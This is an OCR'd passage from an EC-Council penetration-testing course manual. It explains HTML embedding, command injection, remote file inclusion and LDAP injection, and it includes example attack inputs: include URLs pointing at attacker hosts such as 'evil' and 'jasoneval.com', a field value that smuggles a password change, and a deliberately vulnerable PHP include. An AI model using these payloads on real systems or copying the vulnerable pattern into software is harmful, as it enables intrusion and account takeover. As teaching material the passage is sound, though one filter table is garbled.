
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting

- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

```
http://www.example.com/vulnerable.php?COLOR=http://evil/exploi
   ?
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Example

- An attacker enters following malicious code (account number) with a new password.

  `www.example.com/banner.gif||newpassword||1036|60|468`

- The last two sets of numbers are the banner size.
- Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword".
- The server script assumes that only the URL of the banner image file is inserted into that field.





Figure A.254: Command Injection attack example

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Injection Attack

A file injection attack is a technique used to exploit "dynamic file includes" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, and is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files relay using elements from the HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

```
http://www.example.com/orders.php?DRINK=http://jasoneval.com/exploit?
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What is LDAP Injection?

- An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries

LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(&(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


What is LDAP Injection?

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. LDAP (Lightweight Directory Access Protocol) is based on the client-server model and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure A.255: LDAP tree

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How LDAP Injection Works?

An LDAP injection attack works in the same way as a SQL injection attack but exploit user parameters to generate LDAP query. It runs on an Internet transport protocol such as TCP, and is an open-standard protocol for manipulating and querying directory services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements by using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly use LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.




Figure A.256: LDAP Normal query

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.257: LDAP Normal query + Code injection

Depending upon the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server meaning that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.

